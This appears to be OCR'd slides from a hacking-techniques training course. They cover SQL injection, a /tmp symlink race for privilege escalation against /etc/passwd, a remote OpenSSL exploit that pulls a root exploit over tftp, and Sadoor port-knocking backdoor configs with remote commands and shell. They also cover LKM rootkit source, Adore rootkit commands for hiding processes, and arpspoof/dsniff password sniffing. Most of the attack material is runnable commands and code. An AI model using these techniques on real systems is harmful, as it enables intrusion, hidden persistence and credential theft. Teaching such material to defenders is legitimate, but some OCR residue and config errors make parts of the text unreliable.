- SQL-Injection
  bypass SQL Commands by User input
  Input: "User=Alice' -&Pass=Idontknow"

Hacking Techniques



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Maintaining Access
-- be silent --

- after a successful initial attack
- hide the tracks from logfiles
- expand local rights; find vulnerabilities in network
- install rootkits, steal password database, start network sniffer
- try same password on other systems
- find problems in topology (ex. dual homed hosts)
- try to attack the private network

Maintaining Access
Privileges Escalation
-- Race Condition --

what could I try to attack?

- SUID / SGID binaries

```
find / -perm -4000 -type f -user root -print
find / -perm -2000 -type f -group root -print
```

- privileged process
- Kernel
- password file

Source of problems?

- configuration error
- local software vulnerabilities
    - -- buffer overflow
    - -- race condition
    - -- format string

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Maintaining Access
Privileges Escalation
-- example: race_bug --

```
#include <stdio.h>
#include <unistd.h>

int
main (int argc, char *argv[])
{
    char path[] = "/tmp/race.txt"
    FILE *fp;

    fp = fopen (path, "a+");
    fprintf (fp, "%s\n", argv[1]);

    fclose (fp);
    unlink (path);

    return 0;
}
```

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Maintaining Access
Privileges Escalation
-- example: race_bug --

Prepare attack

```
$ cd /home/hamm/race
$ ls -la
$ ./race_bug test
$ ls -la /tmp
$ cat /etc/passwd
~~$ su -; cp /etc/passwd /etc/passwd.bak; exit~~
```

Attak:

```
$ ln -s /etc/passwd /tmp/race.txt
$ ls -la /tmp
$ cat command
$ ./command
$ ls -la /tmp
$ cat /etc/passwd
$ su - bimbam
# id
```

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Maintaining Access

Privileges Escalation

-- Exercise: privileges escalation --


```
$ su -
# cd /home/hamm/ssl/
# ls -la
# cp p /tftpboot
# /etc/init.d/atftpd start
# exit
$ ./openSSL 0x73 192.168.22.21 443 -c 40
    /usr/bin/whoami
    pwd
    /usr/bin/tftp 192.168.22.1
           mode binary          # local root exploit
           get p                # kernel 2.2.x 2.4.x
           quit
    ls -l
    chmod +x p
    ls -l
    ./p
    whoami
```

Maintaining Access
Port Knocking
-- introduction --

Aka Port Knocking Back Door

- Open Port?????
- no promisc mode, no open ports
- raw sockets
- trigger for special packets to get activated

- attacker:
  - -- send trigger pkg1
  - -- send trigger pkg2
  - -- send trigger pkg3
  - -- send command pkg1



Port 80, 443 open; statefull

- example: Sadoor
  http://cmn.listptojects.darklab.org

Maintaining Access
Port Knocking
-- Sadoor example --

Sadoor daemon configuration: /etc/sadoor/sadoor.pkts

```
# key 1
keypkt
{
        ip {
                daddr = 192.168.22.24;
                saddr = 192.168.22.1;
                icmp {
                        type = 8;
                }
        }
}

# key 2
keypkt
{
        ip {
                daddr = 192.168.22.24;
                saddr = 192.168.22.1;
                tcp {
                        flags = SYN;
                        dport = 80;
                        sport = 3456;
                }
        }
}
```

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Maintaining Access Port Knocking -- Sadoor example --

Sadoor daemon configuration: /etc/sadoor/sadoor.pkts

```
# key 3
keypkt
{
        ip {
                daddr = 192.168.22.24;
                saddr = 192.168.22.1;
                udp {
                        dport = 111;
                        data { bim\x20bam }
                }
        }
}

# command
cmdpkt
{
        ip {
                daddr = 192.168.22.24;
                saddr = 192.168.22.1;
                tcp {
                        sport = 80;
                        sport = 12345;
                }
        }
}
```

Maintaining Access
Port Knocking
-- Sadoor example --

Create a config-image database
and download it to /home/hamm/.sash

```
mksadb
mv sadoor.db /var/www/html/
chmod 644 /var/www/html/sadoor.db
```

Run the daemon

```
/usr/sbin/sadoor
```

Review logging

```
tail –f /etc/sadoor/sadoor.log
```

Maintaining Access
Port Knocking
-- Sadoor example --

ON CLIENT side:

1. Download `http://testwww.mumm.lu/sadoor.db`

2. become root

```
cd
cd .sash
mv /home/hamm/sadoor.db .
sadbcat sadoor.db sash.db  # create encrypted db
rm -f sadoor.db            # delete plain sequence
```

3. Sending commands

```
sash 192.168.22.24 \
-vv -r "cat /etc/passwd > /var/www/html/test.txt"
sash 192.168.22.24 "chmod 644 /var/www/html/test.txt"
```

4. Establish a connection / remote shell

```
sash 192.168.22.24 -vv
        sh-2.05b# whoami
        sh-2.05b# /sbin/ifconfig
        sh-2.05b# exit
```

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
Hacking Techniques



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Clearing Tracks
Rootkits
-- introduction --

Main goals of a rootkit:

- hide activities of an attacker to the legal administrator
  - -- active processes
  - -- directories & files
  - -- network activities

- provide a backdoor to the system

- let the attacker become root whenever he want

- collect sensitive data
  - -- from network
  - -- from user input

Clearing Tracks
Rootkits
-- introduction --

1th generation: Binary Rootkits

- replace important system tools by modified versions:
  -- du(1), locate(1), netstat(1), ps(1), top(1),
  -- ifconfig(1), w(1), who(1), …..

- defined parameters will become invisible in the future:
  -- IP Addresses
  -- directories & files
  -- usernames

- easy to discover:
  -- by filesystem inegrity checker: -- tripwire, -- aide

- examples: lrk3-6, (Linux), Fbrk (FreeBSD), Solaris Rootkit

Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM (Loadable Kernel Modules) Rootkits

- expand the functionality of the kernel

- can be loaded dynamically: insmod(3), rmmod(3)

- implemented as device driver
    -> high level of flexibility

- implementations:
    -- new modules
    -- infecting existing modules

- result: trojaned kernel → full control over all userland apps.

Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM (Loadable Kernel Modules) Rootkits

- syscalls: a gate between userland and kernel


- example for syscalls: `trace /bin/ls`

```
execve(…
uname(…
brk(0)
old_mmap(…
access(…
open(…
open(…
…
…
```

Clearing Tracks
Rootkits
-- introduction --

2th generation: LKM (Loadable Kernel Modules) Rootkits

- normal syscall:



parameter into registers
int 80
Userland
Kernel
selection of the interrupt handler
Interrupt handler: syscall selection
Exec syscall example: mkdir
Interrupt Descriptor Table (IDT)
Syscall Table


Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM (Loadable Kernel Modules) Rootkits

- manipulated syscall:



parameter into registers
int 80
Userland
Kernel
selection of the interrupt handler
Interrupt handler: syscall selection
Exec syscall exa
Exec syscall manipluated: mkdir
Interrupt Descriptor Table (IDT)
Syscall Table

Clearing Tracks
Rootkits
-- introduction --

2th generation: LKM Rootkit: Exercise: mkdir_Rootkit

```
#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <sys/syscall.h>
#include <stdio.h>

MODULE_LICENSE("GPL");

/* import syscall table */
extern void *sys_call_table[];

/* dummy for old mkdir syscall */
int (*orig_mkdir) (const char *path);
```

```
/* the new mkdir syscall */
int hack_mkdir (const char *path)   {
          printk ("BimBam!\n");
          return 0;
}

int init_module (void) {
          orig_mkdir=sys_call_table[SYS_mkdir];
          sys_call_table[SYS_mkdir]=hack_mkdir;
          return 0;
}

 void cleanup_module (void)   {
           sys_call_table[SYS_mkdir]=hack_mkdir;
 }
```

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Clearing Tracks
Rootkits
-- introduction --

2th generation: LKM Rootkit: Exercise: mkdir_Rootkit

```
cd /root/rootkit/mkdir
gcc -c -I /usr/src/linux/include mkdir.c
insmod mkdir.o
lsmod
mkdir test
ls -la
cat /var/log/messages

rmmod mkdir
lsmod
mkdir test
ls -la
```

Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM Rootkit: Adore

```
cd /root/rootkit/adore/
insmod adore.o
lsmod
insmod cleaner.o
lsmod
rmmod cleaner
lsmod

ps aux | grep ssh
./ava i <PID SSHD>
ps aux | grep ssh

netstat -punta | grep 22

mkdir /root/rootkit/bimbam
./ava h /root/rootkit/bimbam
ls -la /root/rootkit

./ava -U dummy
```

Clearing Tracks

Rootkits

-- introduction --

3th generation: (Virtual File System) VFS Layer Rootkit

- sys_call_table is not exported anymore
  - -- Red Hat 8.0 (Kernel 2.4.18)
  - -- Kernel 2.5.41 →

- all Syscalls which access the Filesystem make use of the Virtual File System

- in Unix, most of all is handled like a file


- existing Handler-Routines are replaced by modified one
  → files/folder could be hidden
  → via /proc hidding of processes

Clearing Tracks

Rootkits

-- introduction --

3th generation: (Virtual File System) VFS Layer Rootkit




parameter into registers
int 80
Userland
Kernel
selection of the interrupt handler
Interrupt handler: syscall selection
Syscall
VFS
ext2/ ext3/ ...
Interrupt Descriptor Table (IDT)
Syscall Table

Hacking Techniques

Insider Attacks

Insider Attacks

-- Password Sniffing true a Switch --



```
No gratuitous ARP, BUT directed ARP:
         ETHERNET II
           Dst: 22:22:22:22:22:22
           SRC: 99:99:99:99:99:99
         ARP reply:
           Sender IP  addr: 10.10.10.1
           Sender MAC addr: 99:99:99:99:99:99
```

Insider Attacks

-- Password Sniffing true a Switch --

Exercise:


```
1. echo 1 > /proc/sys/net/ipv4/ip_forward
2. arpspoof -i eth0 -t 192.168.4.30 192.168.4.28
3. dsniff -cn
```

Telnet Client:
IP: 192.168.3.3

IP: ___.___.___.___

Telnet Server:
IP: 192.168.3.4

IP: ___.___.___.___



